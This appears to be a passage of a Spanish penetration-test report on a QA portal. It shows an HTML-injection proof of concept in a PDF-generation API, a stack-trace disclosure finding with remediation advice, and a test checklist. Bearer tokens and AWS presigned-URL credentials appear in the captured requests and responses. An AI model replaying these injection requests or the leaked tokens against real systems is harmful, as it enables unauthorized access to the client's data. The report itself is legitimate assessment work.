
Para este caso, se empleó el usuario `insideadm`; sin embargo también el hallazgo es posible realizarlo con cualquier usuario con acceso a la opción de Tablero control de cumplimiento.

Evidencias:


- Se accedió al portal <https://qa-gemini.agunsa.com/> con las credenciales del usuario `insideadm`, el cual es el usuario que tiene mayor visibilidad de opciones.




Ante el ingreso satisfactorio se presentó la pantalla siguiente:




Se navega hacia el módulo Tablero control de cumplimiento.




Se elige una opción del árbol de control.



Se navega en el chart entre diferentes periodos y tiempos



Se selecciona Gráficos y luego se intercepta la solicitud.




Se genera esta solicitud donde el campo htmlCode contiene la salida HTML para crear el reporte.

```
Request
Pretty Raw Hex
1 POST /api/v1/generarPdf HTTP/2
2 Host: qa-gemini.agunsa.com
3 Content-Length: 19767
4 Sec-Ch-Ua-Platform: "Windows"
5 Authorization: Bearer nfElHm5G6ckieqipC6eoJdPlq8MnQCfcuSVa-sU2SHiaN2aITi
6 Accept-Language: es-419,es;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Sec-Ch-Ua-Mobile: ?0
9 Access-Control-Allow-Origin: *
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Content-Type: application/json
12 Origin: */*
13 Origin: https://qa-gemini.agunsa.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://qa-gemini.agunsa.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 {
  "htmlCode":
    "<!DOCTYPE HTML5><html><head><meta charset='UTF-8'><style>#tabla{text-align:center!important;} #firstGraph .highcharts-c
    t;) #firstGraph .highcharts-container{width:100%!important;} #gradiente{background-color:#a7000f;background-image:linear
    </head><body style='margin:0;padding:0;'><br><div style='text-align:center;'><h1>Informe de Control y Monitoreo</h1></div>
    e genera: insideadm<br>Fecha y hora de informe: 06-04-2026, 07:51:10<br>Familia: PAC0 (Plan Anual Conservación a la Obra
    rviceio: A10a Plataforma de Estacionamiento de Aeronaves Comerciales: efectuar aseo, como minimo, una vez cada 12 (doce)
    forma de Estacionamiento de Aeronaves Comerciales: efectuar aseo, como minimo, una vez cada 12 (doce) horas (Detalle PAC
    o: 23/mar/2026 21:00 a 21:59</p></div><div id='firstGraph' style='border-style:groove;text-align:center;'><div id='highc
    n: relative; overflow: hidden; width: 1153px; height: 346px; text-align: left; line-height: normal; z-index: 0; -webkit-
    elect: none; touch-action: manipulation; outline: none; padding: 0px;' class='highcharts-container '><svg version='1
    amily: -apple-system, BlinkMacSystemFont, &quot;Segoe UI&quot;, Roboto, Helvetica, Arial, &quot;Apple Color Emoji&quot;,
    ymbol&quot;, sans-serif; font-size: 1rem;' xmlns='http://www.w3.org/2000/svg' width='1153' height='346' viewBox='
    a Plataforma de Estacionamiento de Aeronaves Comerciales: efectuar aseo, como minimo, una vez cada 12 (doce) horas (Det
    esc>Created with Highcharts 12.3.0</desc><defs><filter id='highcharts-drop-shadow-0'><feDropShadow dx='1' dy='1' f
    stdDeviation='2.5'></feDropShadow></filter><clipPath id='highcharts-lxpno33-1l-'><rect x='0' y='0' width='1084'
    Path></defs><rect fill='none' class='highcharts-background' filter='none' x='0' y='0' width='1153' height
    'none' class='highcharts-plot-background' x='59' y='92' width='1084' height='165' filter='none'></rect><g
    '0'></g><g class='highcharts-grid highcharts-xaxis-grid' data-z-index='1'><path fill='none' stroke='#e6e6e6' s
    ata-z-index='1' class='highcharts-grid-line' d='M 113.5 92 L 113.5 257' opacity='1'></path><path fill='none' s
    gb(51, 78, 255)'><23</text></g><g class='highcharts-no-tooltip highcharts-button highcharts-breadcrumbs-button highcha
    form='translate(257,5)' style='cursor: pointer;'><rect fill='none' class='highcharts-button-box' x='0' y='0'
    stroke='black' stroke-width='0'></rect><text x='2' data-z-index='1' y='15.5' style='font-size: 0.8em; font
    text></g></g><g class='highcharts-label highcharts-tooltip highcharts-color-undefined' data-z-index='8' filter='url
    default; pointer-events: none;' transform='translate(971,93)' opacity='0' visibility='hidden'><path fill='ffff
    tooltip-box' d='M 3 0 L 177 0 A 3 3 0 0 1 180 3 L 180 45 A 3 3 0 0 1 177 48 L 138 48 L 132 54 L 126 48 L 3 48 A 3 3 0
    th='0' stroke='black'></path><text x='8' data-z-index='1' y='20' style='font-size: 0.8em; fill: rgb(51, 51,
    55</tspan><tspan class='highcharts-br' dy='15' x='8'></tspan>Inspecciones Programadas: <tspan style='font-weight:
    ='highcharts-loading highcharts-loading-hidden' style='position: absolute; background-color: rgb(255, 255, 255); opac
    : 59px; top: 92px; width: 1084px; height: 165px; display: none;'><span class='highcharts-loading-inner' style='font-
    >loading...</span></div></div></div></body></html>
    nombreDoc": "Cumplimiento_graficos",
    fuente": "gemini"
  }
}
```

La respuesta de esta solicitud contiene la URL de un archivo en el bucket AWS.

```
{
  "status":200,
  "message":"OK",
  "data":{
    "success":true,
    "url":
    "https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/temporal/Cumplimiento_graficos_1775476324063.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Credential=AKIAXPYUUYR0QRBBVY%2F20260406%2Fus-east-1%2Fs3%2Faws4_reqwest&X-Amz-Date=20260406T115207Z&X-Amz-Expires=3600&X-Amz-Signature=6a91f85742eb68df2179c2ed6f557d209def428c932b5c081adf88bdde753777&X-Amz-SignedHeaders=host&x-amz-checksum-mode=ENABLED&x-id=GetObject"
  },
  "errors":[
  ]
}
```

Esta URL se ingresa en el browser y se produce el PDF siguiente:




Lo que se va a proceder ahora es inyectar HTML en la solicitud de modo que se pueda producir una salida diferente. La nueva solicitud (con payload total en el Anexo) tiene el siguiente htmlCode:

```
Request
Pretty Raw Hex
1 POST /api/v1/generarPdf HTTP/2
2 Host: qa-gemini.agunsa.com
3 Authorization: Bearer nfe1Hm5G6ckieqipC6eoJdPlq8MnQCfcuSVa-sU25HiaN2alTI
4 Content-Type: application/json
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 Accept: */*
7 Origin: https://qa-gemini.agunsa.com
8 Referer: https://qa-gemini.agunsa.com/
9 Content-Length: 20325
10
11 {
12   "htmlCode":
13     "<!DOCTYPE HTML5><html><head><meta charset='UTF-8'><style>#tabla{text-align:center!important;} #firstGraph .highcharts-container .highcharts-root{width:100%!important;} #firstGraph .highcharts-container{width:100%!important;} #gradiente{background-color:#a7000f;background-image:linear-gradient(to right,#a7000f,#74000a);}</style></head><body style='margin:0;padding:0;'><br><div style='text-align:center;'><h1>Informe de Control y Monitoreo</h1></div><h1 style='color:red; font-size:50px; text-align:center; border:5px solid red; padding:20px;'>HTML INYECCION EXITOSA - CONTROLADO POR ATACANTE</h1><div style='background-color:yellow; color:black; font-size:30px; text-align:center; margin:20px; padding:30px; border:10px dashed blue;'>Este texto grande y coloreado fue inyectado via HTML Injection<br>Si ves esto - la vulnerabilidad existe</div><img src='https://via.placeholder.com/800x200/FF0000/FFFFFF?text=IMAGEN+INJECTADA+POR+ATACANTE' style='width:100%; margin:20px 0;'><div style='margin-left:50px;'><p>Usuario que genera: insideadm<br>Fecha y hora de informe: 06-04-2026 01:26:14<br>Familia: PACO (Plan Anual Con
```

La respuesta de esta solicitud contiene la URL de un archivo en el bucket AWS.

```
{
  "status":200,
  "message":"OK",
  "data":{
    "success":true,
    "url":
      "https://bucket-sistemas-cpo.s3.us-east-1.amazonaws.com/QA/temporal/Cumplimiento_graficos_HTML_Test_1775477727603.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Credential=AKIAKPYYUTR0QRBVVY42F20260406%2Fus-east-1%2Ffs3%2Faws4_request&X-Amz-Date=20260406T121530Z&X-Amz-Expires=3600&X-Amz-Signature=8ca3eebcd52cd8638004e20e2c364c2c492247d9694d385c19e7ceabf2985489cX-Amz-SignedHeaders=host&x-amz-checksum-mode=ENABLED&x-id=GetObject"
  },
  "errors":[]
}
```

Esta URL se ingresa en el browser y se produce el PDF siguiente:



B01: Mal manejo de errores permite ubicar rutas internas

Descripción:

Se ha identificado una vulnerabilidad que da cuenta que el framework basado en Node.js con Express no implementa un manejador de errores personalizado para producción. Cuando se envía un cuerpo JSON malformado a cualquiera de los endpoints de la API, el servidor responde con HTTP 400 Bad Request incluyendo en el body el stack trace completo del error interno de Node.js, exponiendo información detallada sobre la arquitectura interna de la aplicación.

Un usuario puede acceder en el stack trace a conocer Framework y runtime, Módulos internos con versiones y rutas, Arquitectura interna de la aplicación y cabecera de tecnología expuesta.

OWASP TOP 10	A10:2025 - Mishandling of Exceptional Conditions
CWE	CWE-209: Generation of Error Message Containing Sensitive Information
Nivel de criticidad	Bajo (4.3)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
URL afectada	URLs: POST /api/v1/tipo-servicios POST /api/v1/setFiltroSemaforo POST /api/v1/planilla Parámetro Afectado: {JSON MALFORMADO}
Impacto	- Reconocimiento de infraestructura facilitado: el stack trace revela el framework, versiones de módulos, rutas internas y arquitectura de la aplicación, información que un atacante utiliza para identificar versiones vulnerables de dependencias y vectores de ataque específicos. - Alcance genérico en el backend: al estar ausente el manejador de errores a nivel de middleware, todos los endpoints del backend son susceptibles de exponer stack traces ante entradas inesperadas, no solo los dos confirmados durante la prueba. - Impacto bajo de forma aislada: no hay explotación directa, pero la información expuesta reduce el esfuerzo necesario para un atacante en fases de reconocimiento previas a ataques más sofisticados.
Recomendaciones	Implementar un manejador de errores centralizado en Express: agregar un middleware de error al final de la cadena de Express (app.use((err, req, res, next) => ...)) que capture todas las excepciones no manejadas y devuelva únicamente un mensaje genérico al cliente (ej. {"error":"Bad Request"}) sin incluir el stack trace, rutas internas ni detalles del runtime. Los detalles del error deben registrarse exclusivamente en los logs del servidor. Eliminar la cabecera X-Powered-By: deshabilitar la cabecera X-Powered-By en Express mediante app.disable('x-powered-by') o usando

3. **Configurar `NODE_ENV=production`:** verificar que la variable de entorno `NODE_ENV` esté configurada como `production`, ya que algunos frameworks y librerías de Node.js reducen automáticamente la verbosidad de los errores en modo producción.
4. **Establecer un control de Tasa (Rate Limiting):** Limitar el número de peticiones de descarga por usuario para prevenir la exfiltración masiva de documentos.

Para este caso, se empleó el usuario **insideadm**.

Se evidencia que cualquier solicitud que tenga un JSON malformado genera un error que no es controlado.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /api/v1/setFiltroSemaforo HTTP/2			1	HTTP/2 400 Bad Request		
2	Host: qa-gemini.agunsa.com			2	Date: Wed, 01 Apr 2026 22:11:13 GMT		
3	Content-Length: 84			3	Content-Type: text/html; charset=utf-8		
4	Sec-Ch-Ua: "Windows"			4	Content-Length: 1032		
5	Authorization: Bearer			5	X-Powered-By: Express		
6	1H7zQnIVircuGYBcICBDBwocAsUhs8-37qeEgiJTSXmIOYWRYP			6	Content-Security-Policy: default-src 'none'		
7	Accept-Language: es-419,es;q=0.9			7	X-Content-Type-Options: nosniff		
8	Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"			8			
9	Sec-Ch-Ua-Mobile: 0			9	<!DOCTYPE html>		
10	Access-Control-Allow-Origin: *			10	<html lang="en">		
11	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			11	<head>		
12	AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0			12	<meta charset="utf-8">		
13	Safari/537.36			13	<title>		
14	Content-Type: application/json			14	Error		
15	Accept: */*			15	</title>		
16	Origin: https://qa-gemini.agunsa.com			16	</head>		
17	Sec-Fetch-Site: same-origin			17	<body>		
18	Sec-Fetch-Mode: cors			18	<pre>		
19	Sec-Fetch-Dest: empty			19	SyntaxError: Unexpected token #39;,#39;...<\/pre>		
20	Referer: https://qa-gemini.agunsa.com/			20	anbsp; anbsp;at JSON.parse (lt;anonymous>):<\/pre>		
21	Accept-Encoding: gzip, deflate, br			21	anbsp; anbsp;at parse (/usr/src/app/node_modules/body-parser/lib/types/json.js:92:19)<\/pre>		
22	Priority: u=1, i			22	anbsp; anbsp;at AsyncResource.runInAsyncScope (node:async_hooks:214:14)<\/pre>		
23				23	anbsp; anbsp;at invokeCallback (/usr/src/app/node_modules/raw-body/index.js:238:16)<\/pre>		
24				24	anbsp; anbsp;at done (/usr/src/app/node_modules/raw-body/index.js:227:7)<\/pre>		
25				25	anbsp; anbsp;at IncomingMessage.onEnd (/usr/src/app/node_modules/raw-body/index.js:287:7)<\/pre>		
26				26	anbsp; anbsp;at IncomingMessage.emit (node:events:518:25)<\/pre>		
27				27	anbsp; anbsp;at endReadableNT (node:internal/streams/readable:1698:12)<\/pre>		
28				28	anbsp; anbsp;at process.processTicksAndRejections (node:internal/process/task_queues:85:21)<\/pre>		
29				29			

Request	Response
<pre> 1 POST /api/v1/tipo-servicios HTTP/2 2 Host: qa-gemini.agunsa.com 3 Content-Length: 115 4 Sec-Ch-Ua-Platform: "Windows" 5 Authorization: Bearer TuzEoFfJJsSLj0j0bYc7ULJdgPztsP0qVr0TwQK_fHtt-yw3ttds 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-gemini.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-gemini.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 { "codigo":"INSIDE_CODIGO_x", "nombre":"INSIDE_TIPO_X", "activo":true, "familia":{ "codigo":"TEST001", "nombre":"TEST001" } }</pre>	<pre> 1 HTTP/2 400 Bad Request 2 Date: Wed, 01 Apr 2026 22:13:17 GMT 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 1024 5 X-Powered-By: Express 6 Content-Security-Policy: default-src 'none' 7 X-Content-Type-Options: nosniff 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="utf-8"> 13 <title> Error </title> 14 </head> 15 <body> El resultado expone rutas internas 16 <pre> SyntaxError: Expected ;, or ; after property value in JSON at position 5: anbsp; anbsp;at JSON.parse (lt;anonymousgt;)
 anbsp; anbsp;at parse (/usr/src/app/node_modules/body-parser/lib/types/json.js:92:19)
 anbsp; anbsp;at /usr/src/app/node_modules/body-parser/lib/read.js:138:18
 anbsp; anbsp;at AsyncResource.runInAsyncScope (node:async_hooks:214:14)
 anbsp; anbsp;at invokeCallback (/usr/src/app/node_modules/raw-body/index.js:238:16)
 anbsp; anbsp;at done (/usr/src/app/node_modules/raw-body/index.js:227:7)
 anbsp; anbsp;at IncomingMessage.onEnd (/usr/src/app/node_modules/raw-body/index.js:287:7)
 anbsp; anbsp;at IncomingMessage.emit (node:events:519:28)
 anbsp; anbsp;at endReadableNT (node:internal/stream_base_late_1:1698:12)
 anbsp; anbsp;at process.processTicksAndRejections (node:internal/process/task_queues:89:21) 17 </pre> 18 </body> 19 </html></pre>

Checklist Batería de Pruebas

1. RECOPIACIÓN DE INFORMACIÓN	
Reconocimiento de fugas de información	☐
Fingerprint de Servidor Web	X
Revisar metadatos en el portal web	X
Enumerar Aplicaciones dentro el Servidor Web	X
Revisar el contenido de la página web	X
Identificar los puntos de entrada de la aplicación	☐
Trazar rutas de ejecución a través de la aplicación	☐
Fingerprint al Framework de Aplicación Web	X
Fingerprint de Aplicación Web	X
Mapeo de arquitectura de aplicación	☐
2. PRUEBAS DE CONFIGURACIÓN Y DESPLIEGUE	
Verificar la política de CORS	X
Prueba a la configuración de la plataforma de aplicaciones	☐
Prueba de manejo de extensiones de archivos para información confidencial	X
Búsqueda de copias de seguridad antigua y archivos sin referencia	X
Enumerar interfaces de administración de aplicación e infraestructura	☐
Prueba de métodos HTTP	☐
Verificar HTTP Strict Transport Security (HSTS)	☐
Prueba de RIA Cross Domain Policy	☐
Prueba de permisos de archivos	X
Búsqueda de directorios ocultos	X
3. PRUEBAS DE GESTIÓN DE IDENTIDAD	
Pruebas de definiciones de roles	X
Pruebas al proceso de registro de usuario	X
Pruebas al proceso de entrega de cuenta	X

Pruebas de enumeración y adivinación de cuentas de usuario	X
Pruebas de política débil o no aplicada para nombres de usuario	X
4. PRUEBAS DE AUTENTICACIÓN	
Pruebas para transporte de credenciales sobre canal no cifrado	☐
Pruebas de credenciales por defecto	☐
Pruebas de autenticación fallida por método de bloqueo débil	X
Pruebas de Bypass al mecanismo de autenticación MFA	☐
Pruebas de recuperación de contraseña vulnerable	X
Prueba de caché débil del explorador	☐
Pruebas a la política débil de contraseñas	☐
Pruebas de autenticación por pregunta de seguridad débil	☐
Pruebas de cambio de contraseña o funciones de reinicio débiles	X
Pruebas de autenticación débil en un canal alternativo	☐
Pruebas de validación de Captcha/reCaptcha	☐
5. PRUEBAS DE AUTORIZACIÓN	
Inclusión de archivos en directorios transversales	X
